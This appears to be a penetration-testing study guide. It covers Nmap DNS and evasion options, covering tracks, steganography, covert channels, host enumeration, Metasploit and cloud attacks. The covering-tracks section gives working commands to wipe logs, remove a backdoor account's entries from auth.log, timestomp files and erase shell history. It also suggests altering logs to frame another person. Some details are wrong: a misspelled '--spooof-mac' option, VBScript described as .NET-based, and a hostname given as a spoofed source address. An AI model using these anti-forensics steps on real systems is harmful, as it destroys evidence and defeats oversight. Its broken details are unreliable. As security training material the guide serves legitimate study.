Either server can be at risk for compromise. Nmap has several methods that you can use to test the DNS structure for vulnerabilities. For example, you can use the following to discover the target host's services:

```
nmap --script=dns-service-discovery -p 5353 <target>
```

The script uses the DNS Service Discovery protocol to get a list of services. Once the list is obtained, Nmap will follow up by sending probes to get more information.

This can be achieved using the Nmap script `dns-zone-transfer.domain`. If the server honors the request, it will return the zone file. The following is a snippet of the address information that is sent during the course of a normal query:

```
example.com. IN A      192.0.2.1      ; IPv4 address for example.com
              IN AAAA   2001:db8:10::1 ; IPv6 address for example.com
ns           IN A      192.0.2.2      ; IPv4 address for ns.example.com
              IN AAAA   2001:db8:10::2 ; IPv6 address for ns.example.com
```

Zone information:

Type	Function
A	Maps a hostname to a 32-bit IPv4 address of the host
AAAA	Maps a hostname to a 128-bit IPv6 address of the host
PTR	(Pointer) Most common use is for implementing reverse DNS lookups
MX	Mail Exchange record

Poisoning the cache:

On a network, updating the DNS recursive servers should only be completed by trusted sources. If the server is not properly configured, this can lead to an attack, such as a DNS cache poisoning attack. In this attack, the malicious actor will corrupt the DNS cache of a recursion server to point a victim to a bogus IP address.

To see if the server is vulnerable to this type of attack, the team will need to first check and see if the server uses recursion. As shown in the screenshot, the script `dns-recursion` is run and has reported that recursion is enabled:

```
(root@kali) ~ | /home/kali/Desktop |
# nmap -sU -p 53 --script=dns-recursion 8.8.8.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-05 17:07 EDT
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.032s latency).
```

```
PORT STATE SERVICE
53/udp open domain
|_dns-recursion: Recursion appears to be enabled
```

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds

Script to check for recursion

After determining that the server uses recursion, the team can attempt to perform a dynamic DNS update without authentication. This can be achieved using the following script:

```
nmap -sU -p 53 --script=dns-update --script-args=dns-
update.hostname=target.example.com,dns-update.ip=192.0.2.1 <target>
```

Burp Suite a proprietary interception proxy and web application assessment tool

Avoiding Detection and Covering Tracks

Evade Detection

When using Nmap, the TCP SYN scan is the default and most popular option. It can be performed quickly and is able to scan thousands of ports per second on a fast network not hampered by restrictive firewalls. The format for this scan is as follows: `nmap -sS <target>`.

Nmap has several other ways to be stealthy, such as using fragmentation along with randomizing the order of hosts being scanned.

As shown in the following table, we see only a partial list of the available commands used to avoid detection:


Stealth Option	Example	Description
-sF	<code>nmap -sF www.company.tld</code>	This option sends a TCP FIN to bypass a non-stateful firewall.
-f	<code>nmap -f 192.168.1.50</code>	This will split the packets into 8-byte <i>fragments</i> to make it harder for packet filtering firewalls and intrusion detection to identify the true purpose of the packets.
--randomize-hosts	<code>nmap --randomize-hosts 192.168.1.1-100</code>	This option will randomize the order of the hosts being scanned.

Using a decoy:

When conducting a port scan on a host, you can use decoys in order to make it appear as if the packets are coming from either a trusted or random device. You can specify the IP address you want to use, or you can allow Nmap to generate random IP addresses. The object is to create bogus packets from the "decoys" so the actual attacker "blends in" with the crowd. This option can be used by issuing the command: `-D [decoy1, decoy2, decoy3, etc.] <target>`.

To test this option, obtain your IP address and launch Wireshark. Then issue the command: `nmap -D 192.168.1.10 scanme.nmap.org` where `scanme.nmap.org` is the target and the other IP address is the decoy.

Another option is to use randomly generated decoys. In that case you would use the following option: `nmap -sS -sV -D RND:3 scanme.nmap.org`. As shown in the following screenshot, we see the actual attacker (10.0.0.37), along with three other decoys:



No.	Time	Source	Destination	Protocol	Info
5700	21.950710993	99.109.137.51	45.33.32.156	TCP	83004 → 49154 [SYN] Seq=0 Win=0 Len=0 MSS=1460
5701	21.960714248	10.106.84.246	45.33.32.156	TCP	83604 → 49154 [SYN] Seq=0 Win=0 Len=0 MSS=1460
5702	21.971851322	213.48.132.188	45.33.32.156	TCP	83604 → 8300 [SYN] Seq=0 Win=0 Len=0 MSS=1460
5703	21.973860056	10.0.0.37	45.33.32.156	TCP	83004 → 8300 [SYN] Seq=0 Win=0 Len=0 MSS=1460
5704	21.973863067	99.109.137.51	45.33.32.156	TCP	83604 → 8300 [SYN] Seq=0 Win=0 Len=0 MSS=1460
5705	21.973867403	10.106.84.246	45.33.32.156	TCP	83604 → 8300 [SYN] Seq=0 Win=0 Len=0 MSS=1460

Fake IP address:

Another option to confuse the IDS is to use a bogus IP address to make it appear as if the packets are coming from another source. This option uses the following: `-S <spoofed source address>`.

For example, using `nmap -S www.google.com scanme.nmap.org` makes it appear that `www.google.com` is trying to scan `scanme.nmap.org`.

Fake MAC address:

In some cases, it might be effective to make the probe appear to be coming from a specific device. In that case, the team can generate a bogus source hardware (or MAC) address using this option:

```
--spooof-mac [vendor type | MAC address].
```

You can achieve this in one of two ways:

- Specify a random MAC based on the vendor category, i.e., `nmap -sT --spooof-mac apple scanme.nmap.org`, which creates a random Apple hardware address.
- Use a specific MAC address such as `nmap -sT --spooof-mac B7:B1:F9:BC:D4:56 scanme.nmap.org`, which creates a specific hardware address.

Modifying a port number:

Network security devices are tuned to either allow or deny specific packets based on several different parameters. One of those parameters is the source port number. Nmap offers an option to use a specific source port number to fool packet filters configured to trust that port. The team can use one of the following options:

- `--source-port <portnum>`, for example: `nmap --source-port 53 scanme.nmap.org`
- `-g <portnum>`, for example: `nmap -g 53 scanme.nmap.org`

In either option, the probe will appear to have originated from port 53, which is used by a DNS server when returning a response to the client.


Slowing the scans:

Nmap has several choices for flying under the radar and avoiding detection. However, most modern network appliances are tuned to recognize a standard TCP SYN and other evasion and spoofing techniques. For example, Snort is a popular open-source IDS that holds many of the signatures to detect Nmap scans. When active, Snort will monitor for port scanning using a default threshold of 15 ports per second. If aggressive scanning is detected, Snort will issue an alert.

As a result, when testing, the team might be able to avoid detection by using the `-T` switch to slow the scans or combine the scan with other options to avoid detection.

Network Access Control (NAC) protocols, policies, and hardware that authenticate and authorize access to a network at the device level

An **on-path** attack is where the threat actor can covertly intercept traffic between two hosts or networks



living off the land (LoTL) exploit techniques that use standard system tools and packages to perform intrusions

LoTL attacks are called **fileless malware** as there are no viruses used, instead OS and administration tools launch an attack

Some of the tools include the following:

- Microsoft **PowerShell (PS)** is a command shell and scripting language built on the .NET Framework. PS is used to automate tasks along with performing system management and configuration
- **Windows Management Instrumentation (WMI)** provides an interface for local or remote computer management. WMI can provide information about the status of hosts, configure security settings, and manipulate environment variables.
- **Visual Basic Scripts (VBScript)** is a command shell and scripting language built on the .NET Framework, which allows the administrator to manage computers.
- **Mimikatz** is an open-source tool that has several modules. Some of the functions include the ability to create a Microsoft Kerberos API, list active processes and view credential information stored on a Windows computer.



Clearing log entries:

Tools such as Metasploit offer commands that can clear an entire event log on a machine that you're currently exploiting. Because it clears every log rather than specific ones, this may raise suspicion; however, it can still make it harder for a forensic analyst to do their job.

Methods to clear event logs include:

- Using Metasploit's *meterpreter* you can issue the command, `clearev`, which will clear all Windows event logs.
- When using the command line interface (CLI) in Windows, you can also clear individual log categories. For example: `wevtutil cl Application` will clear the application log.
- To clear logs on a Linux system, you can use one of several methods that you'd use to clear any text file. For example, to clear the syslog use: `echo "" > /var/log/syslog`.

Removing specific entries:

Rather than wiping a log entirely and giving investigators something to be suspicious about, you can instead remove specific entries that could reveal your attack. For example, you've logged into a Linux system using a backdoor account called "backdr." Before leaving, you could wipe any entries in `auth.log` that show the account logging in, rather than clearing the entire log.

One way to do this is by using the stream editor (SED), which has the ability to search, find, delete, replace, insert, or edit without having to open the file. The following example uses SED to delete all lines matching the given string (backdr), while keeping the other lines intact:

```
sed -i '/backdr/d' /var/log/auth.log
```

Changing log entries:

Instead of removing an entry or an entire log, it may be more beneficial to simply *alter* the log entries. For example, with some effort you can modify a user logon entry in Windows security logs which can frame another individual.

However, you can also steal a privileged user's token and then perform a malicious task. This type of attack is called Incognito, which allows you to impersonate user tokens after you have compromised a system. Using Metasploit's *meterpreter* you can list available tokens and then impersonate one of the tokens to assume its privileges.

In either case, the event will be recorded as if it were performed by the user whose token you stole.

Modifying timestamps:

Changing the MACE values is possible by using Metasploit's *meterpreter* tool called [TimeStomp](#) which allows you to delete or modify timestamp-related information on files. You can view the details of a file by using the following command:

```
meterpreter > timestomp example.txt -v  
  
[*] Showing MACE attributes for example.txt  
  
Modified : 2021-07-08 16:24:25 -0500  
  
Accessed : 2021-07-08 16:23:24 -0500  
  
Created : 2021-07-08 16:23:24 -0500  
  
Entry Modified: 2021-07-08 16:24:25 -0500
```

The following command will change all the modified (-m) MACE values for a file to the specified time:

```
meterpreter > timestomp example.txt -m "08/14/2021 10:12:05"  
  
[*] Setting specific MACE attributes on example.txt
```

Removing the history:

Certain shells, such as the Bash shell on a Linux OS, will store the last *n* commands in history. A good forensic analyst can retrieve this history and piece together your executed commands. However, you can cover your tracks by setting the command history to zero *before* executing the commands. For a Bash shell, this command is as follows: `export HISTSIZE=0`.

If the system has already recorded a shell history, it's possible to delete the entries. Depending on the OS you are working with, you will need to issue one of the following:

- On a Linux machine using a Bash shell enter either `echo "" > ~/.bash_history` or `history -c`.
- In a Windows OS, you can clear the history of `cmd.exe` by pressing **Alt+F7** or by simply terminating the process.
- While in PowerShell, clear the history by using the `Clear-History` cmdlet.

Shredding files:

Shredding or overwriting a file is possible by using the following:

On a Linux system, you can use the command `shred`. For example, to overwrite the file with zeros and hide evidence that the file was shredded and completely remove the file, you would use the command:
`shred -zu /root/keylog.bin`.

Windows has a built-in command, called `cipher.exe`, that can securely delete a file. By using `cipher.exe /w:C:\path\to\file.ext`, you can securely delete it. However, it must be over 1kb in size for `cipher` to work.

Use Steganography to Hide and Conceal

steghide an open-source tool used to conceal a payload in either an image or audio file

Steghide is natively a CLI tool. You can modify and conceal information using commands. For example, you can embed the secret.txt file in the carrier image as shown:

```
$ steghide embed -cf carrier.jpg -ef secret.txt
```

```
Enter passphrase:
```

```
Re-Enter passphrase:
```

```
embedding "secret.txt" in " carrier.jpg"... done
```

Steghide UI a GUI companion to the CLI version of Steghide

Disguising with OpenStego:

OpenStego is similar to most other tools in that you embed a message in a carrier file. To get started, you'll need to make sure that you have the Java Runtime Environment (JRE) installed as the software is written in Java.

Once you launch OpenStego you'll be able to see your choices. What's unique about OpenStego is that, in addition to standard steganography functions, you can also embed a watermark. The watermark is similar to a digital signature, which when used can prevent someone from making unauthorized changes to the file.

To create a watermark, you will need to complete the following:

- Create a signature using a passphrase.
- Choose a location where to output the signature (.sig) file
- Select `Generate Signature`

Once you have created a watermark, you can then mark the file with an invisible signature.


Concealing with whitespace:

Snow is a CLI steganography tool that conceals a data payload within the whitespace of a text file that uses the ASCII format. Data can either be concealed using plaintext, or the message can be encrypted.

To hide a secret file, you'll need the following:


- **Message** is what you want to conceal. In this case we'll use "Orange tiger kittens are cute"
- **Password** is how you will protect the message. In this case we'll use "tiger"
- **Text file** is the carrier. In this case we'll use "Digital.txt"
- **Output file** is the file with the message concealed. In this case we'll use "Digital2.txt"

To use Snow, navigate to the directory the software resides. Then issue the command: `snow -C -m "Orange tiger kittens are cute" -p "tiger" Digital.txt Digital2.txt`, as shown in the screenshot:



```
Command Prompt
C:\Users\Public\snow> snow -C -m "Orange tiger kittens are cute"
-p "tiger" Digital.txt Digital2.txt
Compressed by 43.53%
Message used approximately 80.86% of available space.
C:\Users\Public\snow>
```


To extract the message, use the command `snow -C -p "tiger" Digital2.txt`, as shown:



```
Command Prompt
C:\Users\Public\snow>snow -C -p "tiger" Digital2.txt
Orange tiger kittens are cute
C:\Users\Public\snow>
```

Establishing a Covert Channel

Data exfiltration the process by which an attacker takes data stored inside of a private network and moves it to an external network

Using a secure shell:

When communicating with a remote, Linux-based machine, it's common to use Secure Socket Shell (SSH), a protocol that provides a way to communicate securely via a CLI (shell) over an encrypted connection.

For an SSH session to take place, you'll need the following:

- One computer will act as a client. The client will initiate the communication process by contacting the server. If the server accepts the request, the client will provide host information and appropriate credentials to the server.
- One computer will act as a server. The server has an SSH daemon that listens for client requests. When a client initiates a request, the server will check the host information and appropriate credentials, then once accepted, both parties will establish a connection.

Once the session is started, the client can then manipulate objects, transfer files, or manage the computer by issuing commands via a terminal interface.

Introducing Netcat:

Netcat is a command-line utility used to read from, or write to, a TCP or UDP network connection. It can create or connect to a TCP server, act as a simple proxy or relay, transfer files, launch executables (such as a backdoor shell) when a connection is made, test services and daemons, and even scan ports.

The basic syntax of Netcat is `nc [options] [target address] [port(s)]`. Common options include the following:

Netcat Option	Description
-l	Starts Netcat in listen mode. The default mode is to act as a client.
-L	Starts Netcat in the Windows-only "listen harder" mode. This mode creates a persistent listener that starts listening again when the client disconnects.
-p	Specifies the port that Netcat should start listening on in listen mode. In client mode, it specifies the source port.
-u	Starts Netcat in UDP mode. The default is to use TCP.
-e	Specifies the program to execute when a connection is made.

Netcat has been a standard for many years; however, a more advanced option is to use Ncat.

Evolving with Ncat:

Ncat is an interactive CLI tool written for the Nmap Project. Ncat is used to read and write raw data over a network and includes support for proxy connections along with IPv6 and SSL communications. When establishing a link between two computers, Ncat can operate in one of two modes:

- Connect (or client) mode - If the host is in this mode, Ncat will attempt to initiate a connection to a listening service.
- Listen (or server) mode - If the host is in this mode, Ncat will listen for an incoming connection request.

Ncat is built into Nmap and all of the commands and functions complement one another. In addition, Ncat includes support for Windows, Linux, and Mac OS.

Remote management with WinRM:

WinRM comes installed with Windows and can be accessed via a CLI or PowerShell.

Either way you access WinRM, you will have to configure both machines to activate the service. To access WinRM, go into a CLI as an administrator, and then type the command `c:\users> winrm`, which will display the following:

To activate the service, issue the command `c:\users> winrm quickconfig`, which will configure the firewall exceptions and start the service.

After initial configuration on both systems, you can then gain access to the remote system. Once in, you can execute commands to manage and monitor clients and servers.

Managing remotely using PsExec:

PsExec is a lightweight program that is part of the Sysinternals suite that provides interactivity for CLI programs. PsExec uses Server Message Block (SMB) to issue commands to a remote system without having to manually install client software.

While this is a convenient option for network administrators, PsExec can be used along with Mimikatz to allow a malicious actor to move laterally within a system and issue commands.

For example, to run an executable in the SYSTEM account you would issue the following command:

```
psexec \\192.168.1.50 -s "C:\bad-app.exe"
```

Socket Secure (SOCKS) provides the ability to securely exchange data between a client and server using authentication

ProxyChaining provides an extra layer of protection while communicating by forcing a specific TCP connection, so that websites do not see your real IP address

ProxyChains4 a command-line tool that enables you to mask your identity and/or source IP address by sending messages through intermediary or proxy servers

The Onion Router (TOR) redirects connections through proxy servers in order to provide a method to exchange data anonymously

ProxyChains4 is configured to use Tor by default. However, if you need to install TOR, you can use the command `apt-get install tor`.

All traffic is sent through a specific tunnel, another server or machine, that is acting on your behalf. Encrypting the traffic will conceal the contents of the packets. The command structure for ProxyChains4 is as follows: `--proxies <proxy:port, proxy:port...>`.

Exploiting the LAN and Cloud

Enumerating Hosts

Some common services to enumerate:

Service	Port	Goals
File Transfer Protocol (FTP)	TCP port 21	Identify FTP servers, versions, and authentication requirements including anonymous logins.
Simple Mail Transfer Protocol (SMTP)	TCP port 25	Extract email addresses. Enumerate SMTP server information. Search for open relays.
Domain Name System (DNS)	TCP port 53	Elicit DNS zone transfers and discover DNS subdomains.
Hypertext Transfer Protocol (HTTP)	TCP port 80	Manually request web pages, enumerate directories, files, WebDAV features, and versions.
Server Message Block (SMB)	TCP port 139	Retrieve directory information, list, and transfer files.

Enumerating network shares:

On most networks, shares can be enumerated on either Microsoft or Linux/Unix (*nix) hosts.

- **Microsoft hosts:** Microsoft File and Print service, using Server Message Block (SMB) protocol via TCP ports TCP 139 or 445
- **Linux/Unix (*nix) hosts:** Network File System (NFS) daemon using the NFS protocol via TCP and UDP 2049

Enumerating websites:

You can use several tools to enumerate websites, including a browser, Nmap, Metasploit, and DirBuster.

For example, using the Uniform Resource Locator (URL) or IP address for one or more hosts, you can use Nmap to enumerate information. Nmap has several scripts you can use for popular web applications, such as the following:

- `nmap --script=http-enum <target>`
- `nmap --script=http-drupal-enum <target>`
- `nmap --script=http-php-version <target>`
- `nmap --script=http-webdav-scan <target>`
- `nmap --script=http-wordpress-enum <target>`

The following TCP connect script will scan against all open ports on the target IP:

```
nmap -PN -sT -sV -p0-65535 <target>
```

Enumerate Windows hosts:

After completing a ping sweep to identify interesting hosts in a Windows environment, the next logical step is to enumerate hosts on the network.


When enumerating Windows hosts, there are a number of tools you can use, including the built-in tools within the operating system. For example, using the CLI, the team can issue the following commands:

Command	Purpose
<code>net view</code>	To view shares from other hosts in the network.
<code>arp -a</code>	To view the address Resolution Protocol (ARP) cache.
<code>net user</code>	To list all users on the machine.
<code>ipconfig /displaydns</code>	To display resolved DNS names.

- **PowerShell (PS)** uses cmdlets, which are a verb-noun pairing to achieve a task, such as Get-Help, and can enumerate information such as OS version, shares, files, services, Registry keys, and policies.
- **Nmap** has a wide range of commands and NSE scripts for host enumeration to fingerprint the operating system and interrogate its services.
- **Metasploit** has several modules that can enumerate hosts. For example, the team can run the `enum_applications` module to determine what applications are installed on the target host.

Searching Active Directory:

At the top of the structure is the Forest. Off of the Forest will be the following:



- A **Tree** is formed with a collection of domains and sub-domains.
- A **Domain** is the core of a Windows network. The first domain created is the root. Successive domains beneath that are referred to as child domains that have their own unique name.
- **Organizational units (OU)** are used within a domain to group similar objects such as users, groups, computers, and other OUs and are used to minimize the number of domains.
- **Users** represent a person or process that needs access to a resource. Each user has attributes such as name, password, and email address.
- A **group** is a *collection* of users or computer accounts. A group is different from a container in that it does not store the user or computer, it just lists them. Groups make administration easier when assigning rights and permissions.

cmdlet	Purpose
Get-NetDomain	Get the current user's domain
Get-NetLoggedon	Get users that are logged on to a given computer:
Get-NetGroupMember	Get a list of domain members that belong to a given group:

Enumerating Linux systems:

In Metasploit, you can use the `post/linux/enum_system` module to get information about the system

Additional enumeration modules include:

- `enum_configs`
- `enum_network`
- `enum_protections`
- `enum_logged_on_users`

You can also use `nmap -O` or `-sV` scans to fingerprint the operating system and interrogate its services. If the Linux host is running the Samba service, you can use `nmap smb-*` NSE scripts against the target, such as the following: `nmap --script=smb-os-discovery 192.168.1.20`.

Built-in Bash commands:

Command	Purpose
<code>finger</code>	Views a user's home directory along with login and idle time.
<code>cat /etc/passwd</code>	Lists all users on the system
<code>uname -a</code>	Displays the OS name, version, and other details
<code>env</code>	Outputs a list of all the environmental variables

Attack LAN Protocols

virtual LANs (VLANs) a logically separate network, created by using switching technology to assign each port a VLAN ID. Even though hosts on two VLANs may be physically connected to the same cabling, local traffic is isolated to each VLAN so they must use a router or a layer 3 switch to communicate

VLAN hopping exploiting a misconfiguration to direct traffic to a different VLAN without authorization

• Launch a **Macof attack**, which overflows the MAC table on a vulnerable switch so that it behaves like a hub, repeating frames out all ports

• Configure the interface of an attacker machine to become a trunk port

To prevent this, the network administrator should disable DTP. In addition, there are other best practice suggestions for using VLANs. Those include using a dedicated VLAN ID for all trunk ports, disabling any unused switch ports, putting them in an unassigned VLAN, and not using VLAN 1.

Wi-Fi Pineapple a rogue wireless access point that attracts Wi-Fi clients to connect to the network

Spoofing LAN protocols:

With an on-path attack, a malicious actor is in the middle of a communication channel and is able to intercept all traffic. This is generally done by using either a spoofing or cache poisoning strategy, such as one of the following:

- **Domain Name System (DNS) cache poisoning** sends bogus records to a DNS resolver. When the victim requests an IP address, the DNS server will send the wrong IP address. That will redirect traffic to the malicious actor's IP address instead of the web server's IP address.
- **Address Resolution Protocol (ARP) spoofing** transmits spoofed ARP messages out on the LAN. The spoofed messages falsely report a malicious actor's MAC address as being the victim's address. Similar to a DNS cache poisoning attack, this will redirect traffic to the malicious actor instead of the victim's MAC address.
- **MAC address spoofing** will modify the MAC address on the malicious actor's NIC card so that it matches the MAC address on the victim's machine. Once done, the traffic can become inconsistent, causing traffic to not deliver correctly or not at all.

Poisoning LLMNR and NBT-NS:

LLMNR and NetBIOS are two name resolution services used in a Windows environment to resolve network addresses. During name resolution, if a Windows host cannot resolve a domain or host name via a DNS server, it will query other hosts on the local segment. By default, the process will first use LLMNR, and if that fails, it will try the NetBIOS Name Service (NBT-NS).

Responder Command-line tool used to poison responses to NetBIOS, LLMNR, and MDNS name resolution requests

Once a request is intercepted, Responder will return the attacker's host IP as the name record, causing the querying host to establish a session with the attacker.

For the attack to work, the victim system must either be tricked into querying a nonexistent name or prevented from using the legitimate DNS service.

Pass the Hash (PtH) a network-based attack where the attacker steals hashed user credentials and uses them as-is to try to authenticate to the same network

1. Obtain the hash by inducing the operating system or application to dump them from RAM, the Windows Registry, or a credentials file.
2. Then when logging into the target operating system or application, you provide the username and the hash of the password, rather than the password itself.

Once accepted, the malicious actor will be able to access the operating system or application.

Chaining exploits:

- A Metasploit exploit that results in a user-level shell, followed by a local privilege escalation attack to give the shell system-level privileges.
- A module that runs a SQL injection, authentication bypass, file upload, command injection, and privilege escalation to finally give the attacker a root level shell.
- Physically (or electronically) breaking into a private network, planting a malicious device, then using that device to discover and attack vulnerable systems.
- Distracting a security guard so a colleague can tamper with a camera or alarm system while another colleague breaks into a private office to steal important documents.

Compare Exploit Tools

Testing with Metasploit:

Metasploit currently comes in three editions:

- **Metasploit Framework**—the free open-source command-line version (installed by default in Kali Linux)
- **Metasploit Express**—a simplified commercial edition for security professionals who want to validate vulnerabilities
- **Metasploit Pro**—a full-featured graphical version that includes Quick Start wizards, easy vulnerability scanning and validation, phishing campaigns, and reporting.


Along with the Rapid7 projects, there are two popular GUI-based spin-offs:

- **Armitage**—an intuitive GUI for Metasploit framework
- **Cobalt Strike**—a commercial version of Armitage with advanced features and reporting

Metasploit's features are organized into modules. There are six basic types as outlined in the following table:

Module	Function
Exploits	Attack software that delivers a payload
Payloads	Code that runs remotely
Post	Additional tasks you can perform on a compromised host
Auxiliary	Scanners, sniffers, fuzzers, spoofer, and other non-exploit features
Encoders	Ensures that payloads make it to their destination intact and undetected
Nops	Keeps payload sizes consistent across exploit attempts

Each type has many modules inside, grouped by sub-type or platform. When using Metasploit, you specify a particular module by its path, as shown in the graphic below:



Launch Metasploit Framework (MSF) by either selecting the MSF launcher on the Kali desktop toolbar or by entering `msfconsole` in a regular terminal window. Once you have specified the module, you usually have to set options. Some are required and some are optional. Examples include:

- **RHOSTS**—(remote) target names or addresses
- **LHOST**—attacker ("listener") address
- **RPORT**—target port
- **LPORT**—attacker listener port
- **SMBUser**—a username for SMB-based attacks
- **SMBPass**—a password for SMB-based attacks

Meterpreter an interactive, menu-based list of commands you can run on a target during a PenTest exercise

Few search parameters:

Search parameters	Desired results
search EternalBlue type: exploit	Find every exploit that refers to EternalBlue.
search Windows/MSSQL type: exploit	Find every exploit that can be used against Microsoft SQL running on Windows.
search Windows/SMB type: exploit -S great	Find all Windows-based SMB exploits that have an excellent (most reliable) ranking.

Some tools that can be used when working on a LAN:

- **Impact tools** is an open-source collection of tools used when PenTesting in a Windows environment
- **mitm6** is an IPv6 DNS hijacking tool that works by first replying to DHCPv6 messages that set the malicious actor as DNS server
- **Responder**

Exploit Database (Exploit DB) a complete collection of public exploits and vulnerable software in a searchable database

SearchSploit a tool included in the exploitdb package on Kali Linux that is used to search Exploit DB

Discover Cloud Vulnerabilities

cloud federation the combination of cloud infrastructure, platform services, and software

Running applications:

Virtual machines (VM) are the backbone for virtualized computing environments and are managed via a hypervisor. Part of testing should include regular audits of VMs to ensure they are kept within the scope of administrative oversight. Be particularly alert to the risk of VM sprawl and the creation of dormant VMs in the cloud.

Containers are an efficient and more agile way of handling virtualization. Each image contains everything needed to run a single application or microservice. However, a container image can have several vulnerabilities that include:

- Embedded malware
- Missing critical security updates
- Outdated software
- Configuration defects
- Hand-coded cleartext passwords

Access control can be administered through a mixture of container policies, identity and access management (IAM) authorizations, and object ACLs. Consequently, the permissions system for cloud storage can be more complex to administer than local storage, and it is easy to make mistakes. For example, the following misconfigurations can expose data and apps to risks:

- **Incorrect permissions**—When storage containers are created, they may default to public read/write permissions. If the default permissions are not properly configured, any data that is uploaded to the container can be freely accessed. In addition, the container can also be misused as a repository for malware.
- **Incorrect origin settings**—Data in cloud storage can be used to serve static web content, such as HTML pages, images, and videos. In this scenario, the content is published from the container to a content delivery network (CDN). The CDN caches the content to edge locations throughout its network to provide faster access to clients located in different geographic locations. When a site is built this way, it must usually use objects from multiple domains, which is normally blocked by client web browsers. A cross origin resource sharing (CORS) policy instructs the browser to treat requests from nominated domains as safe. Weakly configured CORS policies expose the site to vulnerabilities such as XSS.

Controlling identity and access management:

Every unique subject in the organization is identified and associated with an account. Keep in mind, subjects are not restricted to human users. The different types include the following:

- **Personnel**—The most common use for IAM is to define identities for organizational employees. Likewise, personnel identities are among the most popular attack vectors. People are often careless with the privileges they're given and may fail to understand how the personal information attached to their identities can be used against them and the organization. End-user security training is vital to ensure that personnel user accounts are not a major weak point in the IAM system.
- **Endpoints**—The devices that people use to gain legitimate access to your network are varied and often difficult to account for. If an employee accesses the network remotely with their personal device, there is no real guarantee that this device is security compliant. Centralized endpoint management solutions can assign identity profiles to known endpoints, which allows validated devices to connect with the requisite privileges and identifying information. Likewise, the solution may assign unknown endpoints to a specific, untrusted profile group that has few privileges. Endpoints are often identified by their MAC address, but keep in mind that this can be easily spoofed. A more secure system issues digital certificates to trusted endpoints, but it is a significant management task to support certificates on all client devices.
- **Servers**—Mission-critical systems can use encryption schemes, like a digital certificate, to prove their identity and establish trust. The most pressing issue with digital certificates is the security of the entity that issued the certificate. If this entity is compromised, then the identity of the server may not be verifiable. This is often why organizations buy certificates from major certificate authorities rather than establish their own public key infrastructure (PKI) or use self-signed certificates. In the case that the organization does run its own PKI, the root certificate authority (CA) and private key must be guarded closely.

- **Software**—Like servers, applications and services can be uniquely identified in the organization through digital certificates. This helps the client verify the software's provenance before installation. As with servers, the security of the entity that issued the certificate is paramount. One unique issue with applications is how to determine which other entities are allowed to run certain apps. Services like Windows AppLocker enforce identity policies that either allow or disallow a client from running a specific app based on the app's identity and the client's permissions.
- **Roles**—Roles support the identities of various assets such as personnel or software and define the resources an asset has permission to access based on the function that asset fulfills. Roles can be tied to a user's job tasks (i.e., administrator), a server's main functionality (i.e., name resolution), and/or the service an application provides (i.e., publishing). The main issue with role-based identity is that poorly defined roles can lead to privilege creep, violating the principle of least privilege and increasing an entity's chance at being a vector for attack. Thorough and meaningful role definitions are the most important remedy for this issue.

An IAM system usually contains technical components like directory services and repositories, access management tools, and systems that audit and report on ID management capabilities. Typical IAM tasks might include:

- Auditing account activity
- Evaluating identity-based threats and vulnerabilities
- Maintaining compliance with regulations
- Creating and deprovisioning accounts (onboarding and offboarding)
- Managing accounts (resetting user passwords, updating certificates, managing permissions and authorizations, and synchronizing multiple identities)

Account management risks:

A **privileged account** will allow the user to perform additional tasks, such as upgrading the OS, and deleting, modifying, or installing software. A privileged account can be vulnerable for the following reasons:

- Users often adopt poor credential management habits, such as choosing bad passwords, writing down passwords, and reusing passwords on third-party sites.
- Administrators are often granted too many privileges or use accounts with "super" privileges for routine log-ons.

Therefore, it's important to ensure that privileged accounts are tightly audited.

Another vulnerable account is a **shared account**, which can exist when the password or another authentication credential is *shared* with more than one person. A shared account can be used in a small office home office (SOHO) environment, as many SOHO networking devices do not allow you to create multiple accounts. As a result, a single "Admin" account is used to manage the device. A shared account should be avoided, as it breaks the principle of nonrepudiation and makes an accurate audit trail difficult to establish.

Explore Cloud-Based Attacks

Several types of cloud attacks:

- **Malware injection attack:** In this attack, a malicious actor injects malicious code into an application. Common attacks can include SQL injection (SQLi) and Cross Site Scripting (XSS). In addition, the service can fall victim to a wrapper attack, which wraps and conceals malicious code, in order to bypass standard security methods.
- **Side-channel attacks:** Also called a sidebar or implementation attack, this exploit is possible because of the shared nature of the cloud infrastructure, especially in a PaaS model. In this attack, the hardware leaks sensitive information such as cryptographic keys, via a covert channel, to a potential attacker.
- **Direct-to-origin attacks (D2O)** Many organizations seek to reduce the threat of a DDoS attack by using methods such as reverse proxies in front of the web servers. This insulates the servers from a possible attack as the malicious actor is unable to penetrate the defenses. However, in a D2O attack, malicious actors circumvent this protection by identifying the origin network or IP address, and then launching a direct attack.

Gained access local exploits:

Vulnerability/Technique	Description
Security Account Manager (SAM) file	Either dump the contents of the SAM file to get the hashed passwords or copy the file using Volume Shadow Service (VSS) and then crack the passwords offline.
